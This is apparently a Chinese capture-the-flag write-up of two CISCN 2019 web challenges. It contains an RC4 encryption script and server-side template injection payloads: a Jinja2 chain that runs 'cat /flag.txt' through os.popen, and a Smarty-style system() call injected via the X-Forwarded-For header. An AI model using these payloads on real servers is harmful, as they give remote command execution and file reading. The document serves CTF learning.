
5.5


[CISCN 2019华东南]Double Secret

用御剑扫描出三个目录/secret，/robots.txt，/console目录


根据题目进入/secret



尝试get注入



发现存在注入 瞎注后



发现源码泄露 ，rc有rc4解密,网搜一个rc4加密脚本


import base64  
from urllib.parse import quote  
  
  
def rc4\_main(key="init\_key", message="init\_message"):  
 # print("RC4加密主函数")  
 s\_box = rc4\_init\_sbox(key)  
 crypt = str(rc4\_excrypt(message, s\_box))  
 return crypt  
  
  
def rc4\_init\_sbox(key):  
 s\_box = list(range(256)) # 我这里没管秘钥小于256的情况，小于256不断重复填充即可  
 # print("原来的 s 盒：%s" % s\_box)  
 j = 0  
 for i in range(256):  
 j = (j + s\_box[i] + ord(key[i % len(key)])) % 256  
 s\_box[i], s\_box[j] = s\_box[j], s\_box[i]  
 # print("混乱后的 s 盒：%s"% s\_box)  
 return s\_box  
  
  
def rc4\_excrypt(plain, box):  
 # print("调用加密程序成功。")  
 res = []  
 i = j = 0  
 for s in plain:  
 i = (i + 1) % 256  
 j = (j + box[i]) % 256  
 box[i], box[j] = box[j], box[i]  
 t = (box[i] + box[j]) % 256  
 k = box[t]  
 res.append(chr(ord(s) ^ k))  
 # print("res用于加密字符串，加密后是：%res" %res)  
 cipher = "".join(res)  
 print("加密后的字符串是：%s" % quote(cipher))  
 # print("加密后的输出(经过编码):")  
 # print(str(base64.b64encode(cipher.encode('utf-8')), 'utf-8'))  
 return str(base64.b64encode(cipher.encode('utf-8')), 'utf-8')  
  
  
# rc4\_main("key", "text") 密钥，恶意代码

然后不会了，baidu…


<https://blog.csdn.net/weixin_53090346/article/details/125910763>

payload: {{config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_['os'].popen('cat /flag.txt').read()}}

rc4加密后传入得到flag




[CISCN 2019华东南]Web11




看到xff想到xff欺骗

用burp 抓包后结合标签ssti

构造xxf7\*7 得ip=49发现漏洞



Payload:xxf:{system(‘cat /flag’)}



得到flag